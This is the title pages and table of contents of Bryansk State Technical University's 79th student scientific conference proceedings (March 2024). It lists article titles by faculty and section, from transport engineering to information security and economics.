

Материалы 79-й студенческой научной конференции



Брянск
БГТУ
2024

Министерство науки и высшего образования Российской Федерации
Брянский государственный технический университет

Материалы 79-й студенческой научной конференции

Сборник статей

(Брянск, 18 – 22 марта 2024 г.)

Под общей редакцией О. М. Голембиовской

Текстовое электронное издание

Брянск
БГТУ
2024

© Брянский государственный
технический университет, 2024
ISBN 978-5-907570-84-9

УДК 378
ББК 74.58
М 34

Утверждено редакционно-издательским советом БГТУ

М 34 Материалы 79-й студенческой научной конференции : сборник статей, Брянск, 18 – 22 марта 2024 г. [Электронный ресурс] / под общей редакцией О. М. Голембиовской. – Брянск : БГТУ, 2024. – 1188 с. – Режим доступа: <https://www.tu-bryansk.ru/mainpage/nauka/konferentsii/sborniki-trudov-konferentsiy-provodimyx-bgtu>, свободный. – Загл. с экрана.

Приведены результаты научных исследований, выполненных студентами на кафедрах и в лабораториях университета в течение 2023 – 2024 учебного года.

Издание предназначено для студентов, магистрантов, аспирантов и преподавателей вузов, занимающихся научно-исследовательской работой.

Текстовое электронное издание

Минимальные системные требования

- Браузеры: Google Chrome, Microsoft Edge, Mozilla Firefox, Opera
- Скорость подключения к информационно-телекоммуникационным сетям 1 мбит/с
- Дополнительные настройки для чтения PDF в браузере: Google Chrome (требуется), Microsoft Edge (требуется), Mozilla Firefox (требуется), Opera (требуется)

Материалы публикуются в авторской редакции. Пунктуация и орфография авторов сохранены.

УДК 378
ББК 66.4

ISBN 978-5-907570-84-9

© Брянский государственный
технический университет, 2024

Научное издание

Материалы 79-й студенческой научной конференции

Сборник статей

(Брянск, 18 – 22 марта 2024 г.)

Под общей редакцией О.М. Голембиовской

Текстовое электронное издание

Сборник разработан с помощью программного
обеспечения Microsoft Office Word, Adobe Acrobat Pro

Подписано к использованию 14.06.2024.

Объем издания – 56,6 Мб.

Гарнитура Times

Брянский государственный технический университет. 241035, Брянск, бульвар 50 лет
Октября, 7.
Тел.: 58-82-49

ОГЛАВЛЕНИЕ

УЧЕБНО-НАУЧНЫЙ ИНСТИТУТ ТРАНСПОРТА	21
Секция «Автомобильный транспорт»	21
Авальянс А.А. Анализ нормативно-правового регулирования обеспечения безопасности на автомобильном транспорте	21
Ивченко А.Р. Обеспечение оптимальной теплонапряженности деталей автомобильных двигателей внутреннего сгорания	23
Морозов Д.А. Влияние профиля поршня на процесс смазывания в сопряжении «поршень–цилиндр» в автомобильном двигателе	26
Нефедова Д.С. Применение имитационного моделирования при совершенствовании организации дорожного движения на кольцевом пересечении.....	28
Пашин А.Д. Развитие транспортно-логистических комплексов на территории Новосибирской области.....	32
Петушков В.В. Применение систем автоматической фиксации нарушений Правил дорожного движения на улично-дорожной сети г. Брянска	34
Пономарев Д.В. Перспективы использования электробусов на улицах Брянска.....	38
Сенчурова К.А. Анализ создания торгово-транспортных коридоров «Один пояс, один путь»	40
Секция «Подвижной состав железных дорог»	43
Попков Е.В. Анализ прогрессивных технологий в производстве колёсных пар подвижного состава	43
Сидоренко М.О. Исследование величин дополнительных напряжений в хребтовой балке.....	45
Локтюшов И.С. Методики проектирования изделий в Компас-3D	47
Середина В.М. Анализ возможностей моделирования механизмов в среде программного комплекса Компас-3D	51
Дробышевский К.А. Разработка системы контроля габарита подвижного состава.....	54
Герасименков К.Ю. Разработка системы управления микроклиматом кабины машиниста подвижного состава	56
Ватутина О.И. Особенности поэтапного производства пассажирских вагонов	59
Кулешова Д.Д. Разработка методики проектирования пневматических прижимных устройств.....	63
Рудов А.Е. Анализ результатов экспериментальных исследований тяговых свойств тепловоза с макетной электрической системой повышения сцепления	66
Шершнев И.И. Разработка математической модели тягового электропривода тепловоза с системой повышения сцепных качеств.....	68
Бурундукова З.И. Обоснование конструктивной схемы специализированного вагона-платформы	72
Аксёнов М.А. Выбор способа обеспечения вписывания в габарит платформы для перевозки автопоездов	74
Секция «Подъемно-транспортные машины и оборудование»	77
Авраменко Д.И. Применение сферических сечений для определения коэффициентов	

концентрации напряжений	77
Азаров К.Н. Исследование напряжённо-деформированного состояния пролётной балки мостового крана с использованием программы Femap	80
Азаров К.Н. Усовершенствование крюковой подвески грузоподъёмностью 2,5 т	82
Зеленский Н.А. Модернизация крюковой подвески грузоподъёмностью 3,2 т	85
Калашникова Е.О. Выявление особенностей передвижения гусеничного крана, влияющих на его устойчивость и безопасность работы.....	87
Никонович К.А. Применение цилиндрических сечений для определения коэффициентов концентрации напряжений	91
Сергеенко В.С., Андросенко Д.С., Зуев А.А. Исследование эксплуатационных остаточных напряжений в колесе грузоподъёмного крана методом электротензометрии	94
Фокин Н.П. Анализ надёжности блоков крюковой подвески крана	97
Фокин Н.П. Исследование напряжённо-деформированного состояния пролётной балки мостового крана с использованием программы АРМ FEM для Компас-3D	100
Юрков А.А. Исследование прочности бамперов автомобилей.....	103
Секция «Трубопроводные транспортные системы»	107
Иванцов А.Н., Трубкина К.С. Анализ учета веса в задачах статики.....	107
Самолыго С.П., Юрченко И.С., Донцов М.А. Анализ учета силы трения в задачах статики	111
Шнейдер С.А. Равновесие твердого тела при наличии трения качения.....	115
Юрченко И.С., Донцов М.А. Анализ равновесия при наличии трения между гибким и твердым телами	118
Кленичева А.Ю. Методика ремонта магистрального нефтепровода в заболоченной местности без остановки перекачки	121
Тихомиров М.А. Применение метода суперкритерия для выбора оптимального способа зачистки вертикальных резервуаров от донных отложений.....	126
Алдухов А.О. Анализ кавитационного износа лопаток турбомашин и насосов.....	131
Злыднев В.Д. Анализ износа лопаток компрессора газовых турбин	134
Старинская М.В. Защитные покрытия лопаток турбин от повреждения и износа	138
Левая С.Д., Жеребилов А.С. Выявление особенностей учета толщины материала при выполнении разверток производственных деталей	141
Латышева С.О. Анализ особенностей назначения минимального радиуса изгиба при выполнении расчета размеров производственных разверток	144
Секция «Прикладная механика»	148
Алексютин И.А. Моделирование работы гидрополимерного поглощающего аппарата с авторегулируемой клапанной системой.....	148
Буркун А. В. Расчетно-экспериментальная оценка характеристик полимерных элементов	151
Буркун А. В. Моделирование работы гидроэластомерных амортизирующих устройств ...	154
Глазунов А.А. Моделирование течения жидкости в насосе НМ 1250-260	158
Пятков М.И. Моделирование развития трещины в литом диске автомобиля.....	161

Решетникова Е.Ю. Расчет устойчивости ортотропных пластин	164
Тишин А.Е. Моделирование переходных режимов движения поезда на уклонах.....	167
УЧЕБНО-НАУЧНЫЙ ТЕХНОЛОГИЧЕСКИЙ ИНСТИТУТ	170
Секция «Технологические системы, оборудование и автоматизация технологических процессов»	170
Адамов А.А. Управление процессом формирования топологий микросхем с учетом конструкторско-технологических решений и схемотехники	170
Апокин Е.М. Планирование траектории движения робота-манипулятора на основе его математической модели.....	172
Волохова М.А. Проектирование среднего уровня системы контроля прохождения очистного устройства.....	175
Гуторова П.М. Проектирование аппаратной части стенда для изучения системы микроклимата блок-контейнера пункта контроля и управления	177
Деренков А.С. Разработка автоматизированной системы управления ленточными конвейерами.....	179
Епишин М.А. Аппаратная часть имитатора блока управления и регулирования электропривода задвижки.....	182
Иванова А.П. Программная часть имитатора блока управления и регулирования электропривода задвижки.....	184
Кирюшин В.Ю. Параметризация объемной графической модели чистовой червячной зуборезной фрезы	187
Кукатов Д.Д. Разработка стенда по изучению ВОЛС	189
Максименков М.А. Проектирование контроля целостности цепей управления магистрального насосного агрегата.....	192
Маркелов Д.М. Проектирование фрезерного станка на базе сервоприводов Fanuc.....	194
Мишина М.В. Аппаратная часть лабораторного стенда для настройки и изучения автоматизированного электропривода.....	197
Мозоленко В.О. Анализ технологических возможностей УЧПУ серии NC для восстановления токарных проходных резцов на шлифовально-заточном станке с ЧПУ	199
Немировский К.А. Применение настольного гидравлического пресса для прошивания шпоночных пазов в условиях мелкосерийного и единичного производства.....	202
Полковниченко К.А. Проектирование контроля цепей сигнализации системы автоматизации нефтеперерабатывающей станции	205
Привалов Д.С. Разработка программной части стенда для изучения системы микроклимата блок-контейнера пункта контроля и управления	207
Прохоренко К.С. Система линейной телемеханики на базе контроллера «Эмикон».....	209
Романенков Р.Г. Автоматизированная система сбора и обработки данных с приборов учёта тепла.....	212
Тимофеева В.О. Разработка проекта автоматизированной транспортной системы для линии порошковой покраски	214
Яцков И.Н. Разработка приспособления для фрезерования стыковых поверхностей резинотканевых конвейерных лент	217
Секция «Технология машиностроения»	220

Есин С.Н. Исследование обеспечения показателей надежности функциональных поверхностей детали «Корпус промежуточный» на этапах технологической подготовки производства.....	220
Башмакова Е.Д., Карасева Е.В. Исследование механических свойств сталей с ультрамелкозернистой структурой.....	222
Бохан Д.С. Модульная система зажима с нулевой точкой.....	224
Акулова Д.Р., Косикова Е.С. Разработка автоматизированной системы расчета сил резания при фрезеровании.....	228
Башмакова Е.Д. Исследование технологического обеспечения параметров точности и качества детали «Стакан подшипника» с использованием технологии WIPER.....	230
Бохан Д.С. Исследование особенностей статистического контроля при производстве деталей машин.....	232
Гарбузов Д.А. Разработка автоматизированной системы расчета сил резания при зубофрезеровании.....	235
Герашенков А.А. Исследования в области создания фабрик будущего в рамках развития аддитивных технологий.....	237
Гордина А.А. Исследование технологического обеспечения заданных технических и эксплуатационных характеристик детали «Ступица».....	240
Дрожжина В.И. Анализ технологического обеспечения эксплуатационных свойств функциональных поверхностей детали «Корпус».....	243
Карасева Е.В. Исследование технологического обеспечения заданных технических и эксплуатационных характеристик детали «Стакан».....	245
Кашапов М.Т. Исследование современного подхода к контролю параметров зубчатых колёс.....	247
Киселев Е.С. Исследование технологического обеспечения заданных технических и эксплуатационных характеристик детали «Крышка подвода масла».....	249
Павлова С.А. Анализ российского рынка программного обеспечения для аддитивного производства.....	252
Пыхтина И.В. Разработка автоматизированной системы назначения режимов термообработки.....	255
Рябок Д.В. Выявление особенностей технологии 3D-печати Binder Jetting для изготовления деталей.....	257
Саврухин А.Б. Исследование экономического обоснования выбора обрабатывающего инструмента.....	260
Бойцов А.А. Исследование обеспечения механических свойств детонационным методом нанесения покрытий.....	263
Носовец А.А. Исследование обеспечения механических свойств криогенным методом упрочнения.....	265
Суховой В.В. Исследование технологического обеспечения параметров точности и качества функциональных поверхностей детали «Крышка».....	267
Игнатова М.С. Технологическое управление формированием параметров эксплуатационной шероховатости поверхностей при граничном трении скольжения.....	270
Голдова К.М. Исследование взаимосвязей параметров исходного и эксплуатационного	

микропрофилей поверхностей соединений при граничном трении скольжения	273
Ян П.С. Разработка автоматизированной системы расчета сил резания при обработке отверстий.....	275
МЕХАНИКО-ТЕХНОЛОГИЧЕСКИЙ ФАКУЛЬТЕТ	278
Секция «Техносферная безопасность»	278
Афанаскина Т.С., Лаптев Е.А. Методика защиты мирного населения после взрыва ядерного оружия.....	278
Бричикова Д.И., Ильина А.А. Изучение проблемы питьевой воды в мире и пути ее преодоления	281
Бричикова Д.И. Несчастные случаи на производстве. Причины и последствия.....	283
Васюкова Н.И., Голик М.В. Методика выживания в условиях автономного существования	285
Губанкова А.С., Мелешенко М.А. Исследование зенитных фонарей как лучшего варианта верхнего естественного освещения	290
Ильина А.А. Анализ экологической обстановки САЭС за 2020-2023 гг.	295
Ковтунова В.А., Гирина В.А. Анализ еды из микроволновой печи	298
Мешкова Э.А. Анализ условий труда и мероприятий по обеспечению требований безопасности при выполнении работ с алюминиевыми изделиями и материалами	300
Митракова Д.В., Сиротина А.А. Анализ профилактики отравлений химическими бытовыми веществами	303
Пастухова Е.А., Цыганкова Е.А. Анализ влияния изменений климата на функционирование организма человека	305
Савина А.В. Государственные НПА по охране труда и государственная политика в области охраны труда.....	309
Смоленцева Д.В., Ткачев К.А. Анализ основных нарушений пожарной безопасности в местах общественного питания	313
Солодухин М.Н., Анищенков И.А. Исследование влияния искусственного интеллекта на решение экологических проблем.....	316
Трандина Д.С. Исследование эксплуатационных свойств шумозащитных экранов.....	322
Шелахова А.А. Анализ методов переработки отходов растениеводства.....	325
Шорникова Т.Ю., Комовская О.В. Исследование синдрома длительного сдавления в результате стихийных бедствий	327
Секция «Физическое воспитание и спорт»	
Потёмкин А.А. Анализ влияния синего света на организм человека.....	331
Разин С.В. Исследование особенностей поддержания водно-щелочного баланса при занятиях спортом.....	334
Титарев В.Д. Сравнительный анализ методик дыхательных упражнений: Стрельниковой и Бутейко	336
Секция «Машиностроение и материаловедение»	339
Артюхов Д.А. Анализ влияния параметров и условий сварки на формирование сварного соединения	339
Буряк В.И. Программный способ обработки плоских поверхностей деталей машин методом	

ППД с трапецеидальным законом силового воздействия	341
Грибенюк Я.В. Повышение качества финишной обработки деталей электроимпульсным полированием	343
Гулин Н.П. Анализ компьютерных программ, применяемых для исследования технологических процессов сварочного производства	348
Демиденко А.С. Анализ современных САД-систем с открытым исходным кодом доступа	351
Клименко А.В. Применение изотермических и термокинетических диаграмм распада переохлажденного аустенита с целью прогнозирования структурных составляющих сплавов	355
Маклаков Д.В. Особенности выбора смазок для тяжело нагруженных подшипников скольжения.....	358
Маклаков Д.В. Повышение долговечности рыхлителей для разработки мерзлых грунтов.....	360
Маркин Е.В. Повышение долговечности рабочих органов молотковых дробилок.....	366
Мороз А.А., Кривошапко А.П. Повышение долговечности штампов для горячей штамповки.....	370
Повесма С.А. Исследование влияния температуры окружающей среды на чувствительность метода капиллярной дефектоскопии	372
Приходько М.С. Анализ влияния параметров сварки на структуру стали 45	374
Садовский Д.Н. Восстановление детали «Коллектор выпускной» с помощью сварки.....	377
Селькин А.А. Исследование влияния микролегирования на механические свойства стали 20ГЛ.....	379
Сидорюгин С.А. Оценка усталостной долговечности деталей ж/д транспорта в процессе сокращенных испытаний	381
Снытко А.А. Использование модифицированной древесины в узлах трения.....	384
Стрижаков А.А. Исследование влияния активирующих паст для увеличения глубины проплавления при сварке неплавящимся электродом в среде защитного газа.....	388
Тиняев А.Ю. Повышение эксплуатационных характеристик деталей машин методом электроискрового легирования	390
Федорцов А.С. Исследование влияния термоциклической обработки на механические свойства серого низколегированного чугуна	396
Секция «Управление качеством, стандартизация и метрология»	399
Анискин М.А. Управление несоответствиями при производстве электротехнической продукции	399
Антошина В.В. Анализ требований к экспертам-метрологам, осуществляющим метрологическую экспертизу технической документации	403
Афанаскина Т.С. Совершенствование деятельности организации в области менеджмента риска с применением метода Делфи	405
Беликова Е.А. AIAG & VDA методика FMEA-анализа.....	407
Белякова П.А. Обеспечение стандартизации при применении PDM-систем на машиностроительном предприятии.....	411
Бравков А.В. Управление мотивацией персонала в контексте национальных и	

международных стандартов	414
Васюкова Н.И. Анализ положений методологии FMEA последнего поколения.....	416
Гирина В.А. Исследование процесса входного контроля и разработка рекомендаций по его улучшению	420
Голик М.В. Совершенствование деятельности организации с применением методологии анализа воздействия на бизнес VIA.....	422
Губанкова А.С. Анализ требований к проведению и организации метрологической экспертизы технической документации в соответствии с ГОСТ Р 8.1024-2023	427
Демичев А.Ю. Информационно-аналитические системы в метрологическом обеспечении	429
Колбаско В.С. Совершенствование процесса документооборота в организации ООО «Брянский бройлер».....	431
Колякина Ю.В. Разработка комплекса мероприятий в целях повышения качества производства детской молочной продукции	435
Лемешева А.Д. Оценка сходимости и воспроизводимости измерений с использованием дисперсионного анализа	440
Митракова Д.В. Совершенствование процедуры «Управление рисками» на предприятии, выпускающем электротехническую продукцию	444
Сафронова Т.Ф. Гармонизация политики в области качества и организационной культуры предприятия	448
Сиротина А.А. Совершенствование процесса работы с рекламациями на пищевом предприятии на примере ООО «Айс продукт»	450
Тарасов А.А. Документирование мотивационных процессов в СМК организации.....	454
Фофанов В.С. Анализ требований к экспертам и специалистам по метрологическому обеспечению производственной деятельности	456
Черепов А.Р. Совершенствование процесса управления профессиональными рисками	459
Шелахова А.В. Исследование процесса калибровки СИ и разработка рекомендаций по его улучшению	462
ФАКУЛЬТЕТ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ	466
Секция «Высшая математика».....	466
Алексеева В.В. Многопоточное выполнение численных методов: принципы, примеры....	466
Володченко А.А. Комбинаторное доказательство малой теоремы Ферма.....	469
Гераськин Р.Р. Метод Лобачевского – Грегфе для приближенного решения алгебраических уравнений	471
Дугин Д.С. Применение дифференциальных уравнений в информатике и программировании	474
Зайцев А.В. Метод Петрика минимизации булевых функций	478
Левая С.Д. Вычисление тройного интеграла в сферических координатах	480
Осипова А.И., Фомичева В.С. Различные способы вычисления неопределенных интегралов.....	482
Рожков М.А., Романюго В.А. Функции случайных величин	485

Чернякова Е.К. Оценка сложности различных стратегий получения интерполяционных полиномов	488
Шабашов В.А. Алгоритм Прима. Обзор проектных идей, использующих алгоритм Прима	492
Якубов Я.М. Сравнительный анализ алгоритмов нахождения максимального потока в сети	495
Секция «Компьютерные технологии и системы»	499
Раздел «Информационно-аналитические системы»	499
Бабаев К.Э. Стратегический анализ рынка программных решений «Умный дом»	499
Колотвин А.П. Инструменты и способы настройки сквозной аналитики	501
Корниенко Н.Н. Использование фреймворков Python при анализе больших данных	504
Масленникова С.В. Передовые фреймворки для создания веб-приложений	508
Смирнов С.В. Стратегический анализ рынка веб-решений для персонализированного подбора литературы	512
Федина Т.П. Формализованные методы анализа изменения стоимости криптовалют	514
Раздел «Информационные системы и технологии»	517
Абрамов А.А. Разработка образовательного сайта «Управление инвестиционным портфелем»	517
Агафонов А.М. Разработка имитационной модели движения транспорта и пешеходов на дорожном перекрестке с помощью программы ANYLOGIC	519
Алехин И.Д. Анализ использования нейронных сетей художниками	523
Аргачева В.Д. Разработка имитационной модели движения транспорта и пешеходов на дорожном перекрестке с помощью ANYLOGIC	526
Багрицевич Е.С. Основы композиции в графическом дизайне	529
Бугаева А.Н. Разработка модуля «Психологический тест»	532
Данькина С.А. Модуль имитационного моделирования для анализа функционирования и оптимизации процессов обслуживания пассажиров и движения поездов	535
Данькина С.А. Технологии обработки больших статистических данных в интернете вещей	539
Мелешенко М.А. Применение искусственного интеллекта в эргономических исследованиях	545
Павленко А.С. Применение технологий интернета вещей в розничной торговле	548
Павленко А.С., Есина Д.П. Основные направления применения модулей искусственного интеллекта в геоинформационных системах	551
Ракитянский П.И. Анализ роли медиацентров в непрофильных высших учебных заведениях	554
Савин И.И. Анализ влияния студенческой творческой активности на профессиональное самоопределение студентов	557
Санников А.Н. Влияние интерактивности на восприятие веб-сайтов	559
Сивкова Д.С. Строение и особенности применения цветового круга	563

Скорбилина А.С. Разработка обучающего сайта «Флористика».....	565
Сысиков Д.Ю. Выявление особенностей использования регулярных выражений.....	568
Терехов Е.С. Модуль имитационного моделирования работы отдела технической поддержки на предприятии	570
Терехов Е.С. Разработка системы защиты движущихся колонн от атак БПЛА противника	574
Фомина М.Д. Якорные объекты в веб-дизайне.....	577
Фролов А.А. Разработка имитационной модели движения транспорта и пешеходов на перекрестке с помощью ANYLOGIC	580
Хорев В.А. Разработка модели работы кинотеатра в среде имитационного моделирования	584
Шуранов Д.Ю. Особенности обеспечения безопасности в интернете вещей	586
Секция «Информатика и программное обеспечение»	591
Авдеенко И.Д. Анализ особенностей применения паттернов проектирования при разработке Desktop-приложений	591
Аненков О.А. Анализ способов применения новых стандартов C++ при разработке программ	594
Буглаев Т.А. Методика и результаты исследования положения кнопки в мобильном интерфейсе	598
Васильев А.Я. Сравнительный анализ реляционных и нереляционных баз данных.....	603
Корниенко Д.А. Особенности применения CMS для создания сайтов	607
Морозов Т.Д. Анализ особенностей разработки компьютерных игр	611
Никитин Д.И., Манастырский А.С. Исследование технологии дополненной реальности	614
Титарев В.Д. Анализ технологий DevOps-разработки.....	618
Трондин Д.С. Анализ технологий ввода данных	620
Хрычиков Э.В. Анализ современных возможностей промт-инжиниринга.....	623
Цыганков Е.М. Исследование методов адаптации web-интерфейсов под различные устройства и экраны.....	626
Щемелинина Д.С. Анализ технологий Desktop-разработки	629
Секция «Системы информационной безопасности»	635
Баранов А.С. Выявление особенностей методов анализа угроз информационной безопасности	635
Белов Е.С. Анализ принципов работы социальной инженерии	638
Березкин Ф.Е. Анализ влияния искусственного интеллекта на безопасность киберпространства и рынок труда.....	640
Бутузова Д.Д. Исследование особенностей определения нарушителей информационной безопасности в сфере здравоохранения	644
Васина Т.В. Роль и значение проведения пентестов в университетской среде	646
Вишнякова А.Н. Методы защиты облачных серверов	649

Воробьёв Д.Д. Анализ проблематики обеспечения безопасности международных переводов в условиях деглобализации	651
Гаврин А.А. Выявление особенностей обеспечения информационной безопасности в сфере компьютерных игр	655
Горелов П.Д. Исследование угроз информационной безопасности в контексте интеграции мозгового чипа Neuralink.....	657
Денисеня Д.И. Анализ возможности нарушения неприкосновенности частной жизни за счёт утечки информации с устройств дополненной реальности	660
Зейдлиц Я.С. Кибербезопасность и информационная безопасность. Анализ различий, приоритетность реализации в современном мире	663
Канашенко К.В. Анализ методов защиты от DDoS-атак и исследование их эффективности в современных сетях	666
Коновалов Н.П. Разработка системы предотвращения угроз посредством методов виртуализации	668
Короткова К.В. Анализ проблемы использования технологий и методов искусственного интеллекта злоумышленниками	671
Короткова К.В. Обзор сетевых снифферов.....	673
Кузина В.В. Исследование подходов к анализу данных в системах управления информационной безопасностью.....	674
Куцева Е.С. Выявление особенностей использования гипервизоров для обеспечения безопасности информации	678
Лактюшин Д.А. Исследование методов повышения осведомлённости и обучения сотрудников принципам информационной безопасности для минимизации человеческого фактора в киберугрозах	682
Лосев С.А. Анализ организационных и технических мер по защите информации в медицинских учреждениях.....	684
Марченко И.В. Разработка системы оценки ущерба от кибератак.....	686
Матюхина Г.Д. Анализ существующих способов оценки финансового ущерба в организации	691
Медведева В.Д. Выявление особенностей применения технологий искусственного интеллекта в информационной безопасности	694
Музалевская Е.А. Обзор нормативно-правовой базы в области эксплуатации уязвимостей	698
Мышляков Д.В. Анализ существующих направлений и методов оценки эффективности информационной безопасности	702
Никулин А.А. Анализ алгоритмов обеспечения безопасности мобильных приложений ...	704
Паршиков Р.В. Усовершенствование механизмов мониторинга и аудита контейнерных сред для предотвращения угроз.....	707
Проценко Д.В. Анализ актуальности и безопасности применения блокчейн технологии в банковской сфере	709
Согреев Н.С. Выявление особенностей обеспечения безопасности и методов защиты в облачных вычислениях.....	713

Степанов А.Д. Исследование атак с использованием социальной инженерии	716
Сясин Д.С. Деанонимизация пользователей с помощью методов и сценариев на языке JavaScript	720
Шальнев В.А. Разработка систем мониторинга и управления инцидентами для быстрого обнаружения и реагирования на атаки на облачные сервисы	722
Шапенская А.М. Исследование эксплуатации уязвимости «слепое внедрение команд» ...	724
Ященко В.А. Разработка комплексной методики повышения безопасности обработки конфиденциальной информации в производстве	729
ФАКУЛЬТЕТ ОТРАСЛЕВОЙ И ЦИФРОВОЙ ЭКОНОМИКИ	732
Секция «Гуманитарные и социальные дисциплины»	732
Вольский М.С. Опыт гуманитаризации профессионального образования в контексте генезиса кафедры «Гуманитарные и социальные дисциплины» БГТУ	732
Евдокименко А.А. Принципы международного права, направленные на поддержание мира и безопасности	734
Ельхимов Д.Д. Разработка способа обнаружения искусственного интеллекта в текстовом общении	736
Ким А.А. Основы медицинской этики	740
Киреев Е.М. Исследование и содержание основных этапов разработки плана ГОЭЛРО ...	744
Короткова А.М. Разработка и применение средств визуализации учебной информации для обучающихся СПО как педагогическая проблема	746
Латышева С.О. Философское осмысление сознания	750
Лучникова А.Л. Проблемы формирования антикоррупционного поведения в образовательных учреждениях	751
Любочкин А.С. Понятие ответственности в международном праве	753
Приходько К.А. Анализ профессиональной пригодности водителей транспортных средств	755
Севастьянова А.О. Журналистика 90-х в России: переосмысление роли СМИ в обществе	758
Сивкова Д.С. Проблема фундаментальных оснований бытия человека: исследование роли свободы, права и собственности	762
Смирнова П.Н. Профессия военного лётчика: особенности психофизиологического отбора и подготовки	764
Соваренко К.А. Разработка интерактивных методов обучения с использованием кривых интересов онлайн-курсов	769
Терехова Д.А. Формирование мировоззрения студентов в процессе преподавания дисциплины «Философия»	772
Филатова Е.А. Анализ влияния государства на формирование мировоззрения в условиях цифровизации	774
Щемелинина Е.А. Общественное участие в стратегическом планировании: роль и влияние на развитие общества	776
Секция «Иностранные языки»	779
Андросов Д.Ю. Преодоление деструктивной интерференции при пунктуационном	

оформлении простого предложения в научно-техническом переводе	779
Арешкова А.А. Влияние английских заимствований на русский язык	782
Борздыко М.И. Особенности и методы запоминания иностранных слов	784
Бурносова А.А. Анализ лингвистических аспектов изучения технического английского языка в области турбиностроения: роль синонимов и антонимов	786
Гафыкин С.А. Оценка точности машинного перевода как ключевого аспекта понимания технических текстов.....	788
Жигальская А.В. Неологизмы в современном немецкоязычном пространстве	790
Зайцев И.Н. Роль чтения в обучении иностранному языку студентов экономического направления	792
Захаров Н.В. Роль видеоигр в процессе изучения иностранных языков.....	794
Зюнев А.Д. Компьютерный язык в игровой индустрии на примере игры Dota 2.....	796
Коротцова К.А. Denglish и особенности его функционирования	798
Кривцов С.В. Особенности перевода технической документации к языкам программирования с помощью искусственного интеллекта	800
Лебедев Д.А. Сочетание различных инновационных методик при обучении иностранному языку (на примере РКИ)	801
Лось Е.И. Анализ синтаксических преобразований при обучении переводу документации (стандарты и шаблоны).....	804
Матюхина Г.Д. Анализ функционально-стилистической дифференциации лексики в английских словарях синонимов	806
Мешкова Э.А. Использование английского сленга в социальных сетях	808
Новикова К.Л. Роль интернет-ресурсов в процессе изучения иностранных языков студентами неязыковых вузов	810
Руденок Д.С., Клименок А.А. Применение мнемотехники при обучении иностранным языкам в неязыковых вузах	812
Селенский П.Д. Роль языков программирования в современных переводческих системах	814
Семенов П.А. Выявление отличительных особенностей терминов и их места в системе языка	816
Торшин Т.В. Исследование теоретических основ сопоставительного метода изучения языков	817
Червякова Е.К. Проблема адаптации каламбуров при переводе	819
Секция «Экономика, менеджмент, инноватика»	822
Бирюлина В.Р. Подходы к формированию инновационных стратегий промышленных предприятий.....	822
Борисова А.П. Анализ изменений в управлении инновационной деятельностью предприятий.....	824
Бучинская А.А. Влияние демографии на рынок труда в России	827
Горелова Д.Р. Роль промышленного производства в экономическом развитии региона ...	830
Гришина К.П. Цифровые финансовые активы	833

Громов О.С. Анализ конкурентов на примере АО «Стройсервис»	837
Громов О.С. Динамика и факторы внешнеторгового оборота России.....	841
Гукова М.Н. Экономическое неравенство в России: проблемы, решения и перспективы .	844
Ибади М.Х., Кэшь М.Й.В. Особенности разработки инновационной стратегии промышленного предприятия	847
Китаева С.А. Здоровьесбережение населения как фактор финансовой безопасности предприятий.....	851
Клещевникова И.К. Роль инновационной стратегии в обеспечении устойчивого развития предприятия	855
Колесова К.А. Анализ портфельных стратегий на примере ООО «Аппетит».....	860
Колесова К.А. Оптовая торговля как важная составляющая федерального и регионального ВВП.....	862
Крупенькина В.А. Мотивация персонала в организации	865
Осипова В.С. Научный прогноз кадрового обеспечения	869
Осипова В. С. Финансовая безопасность субъектов в цифровой экономике	873
Петрова Д.А. Цифровая трансформация промышленных предприятий в условиях инновационной экономики.....	876
Петровский П.Д. Инновационная деятельность предприятий, направленная на усиление информационной безопасности	879
Рагимова С.С. Анализ конкурентоспособности предприятия	881
Разлатьев Н.С. Инновационные подходы к развитию бизнес-модели компании	884
Рожнов М.С. Анализ влияния эффективной системы маркетингового, кадрового, финансового и информационного обеспечения на успешное инновационное развитие предприятия	887
Селезнева Е.А., Кузьменко А.В. Повышение эффективности бизнес-инноваций.....	890
Рябов И.В. Конкурентное право в цифровой экономике	897
Селеид Ж.В. Инновации в хлебопекарной промышленности (на примере предприятий г. Брянска).....	899
Семина В.Р. Социальная ответственность бизнеса в контексте управления инновационным развитием предприятия.....	901
Сканцева Ю.К. Инновации как фактор развития внешнеэкономической деятельности компании	904
Сорокин И.И. Методы внедрения инноваций в образовательный процесс в техникуме	906
Фадеева А.С. Социальное неравенство и финансовая безопасность предприятий.....	910
Щерба Е.Р. Положение бухгалтерского аутсорсинга в национальном проекте поддержки среднего и малого предпринимательства	913
Секция «Цифровая экономика»	916
Агеева В.М. Использование блокчейн-технологий в таможенном деле: перспективы развития.....	916
Бардовский Е.С. Информационные технологии для поддержки малого и среднего предпринимательства.....	918

Бортулев А.Д. Глобальные инвестиции в сфере биотехнологий	921
Гаева А.А. Реинжиниринг процессов бюджетирования на предприятии	924
Гервик П.М. Разработка и автоматизация бизнес-процессов управления взаимоотношениями с клиентами на примере ООО «Солстек».....	927
Гончарова А.А., Шевцова О.И. Язык программирования Elixir: разработка искусственного интеллекта.....	931
Груздова В.А. Внедрение электронного документооборота в рамках реинжиниринга предприятия	934
Жигальская А.В., Тюхтин Д.А. Использование нейросетей для распознавания фейковой информации в Интернете	937
Жуковская А.А. Взаимосвязь цифровой экономики и финансовой политики в Российской Федерации: пути совершенствования	939
Катомина В.Е. Особенности применения CRM-систем на примере ООО «Геоинфоцентр»	941
Кивалина Ю.А., Сергеенко С.В. Drupal: no-code-разработка веб-приложений.....	945
Козлова Е.А. Цифровая экономика как среда виртуального предпринимательства.....	948
Коприкова Ю.В., Коприков В.В. Импортозамещение в сфере информационных технологий в России	952
Корнаков Д.А. Процесс внедрения цифрового маркетинга на предприятии	955
Лемешко А.В. Исследование и моделирование бизнес-процессов на производстве в условиях цифровизации.....	958
Лупоок А.А. Применение нотаций IDEF0, BPMN и UML в комплексном подходе к автоматизации бизнес-процессов предприятий	962
Пастухова Е.В. Усовершенствование взаимоотношений с клиентами с помощью возможностей Битрикс24.....	964
Седнева И.С. Управление рабочим процессом предприятия в эпоху цифровой экономики: опыт и перспективы развития	967
Тимошкин В.М. Применение систем нечеткой логики в вопросах кадровой политики на предприятии.....	971
Филатова Е.А. Феномен влияния цвета на психику человека в маркетинге.....	973
Цыганкова Е.А. Анализ современных программных продуктов в области управления проектами.....	977
Щемелинина Е.А. Дивергентное мышление: GPT или человек?	979
ФАКУЛЬТЕТ ЭНЕРГЕТИКИ И ЭЛЕКТРОНИКИ.....	984
Секция «Общая физика».....	984
Богданов М.Г. Методы и технические средства получения мелкокристаллических ледяных суспензий	984
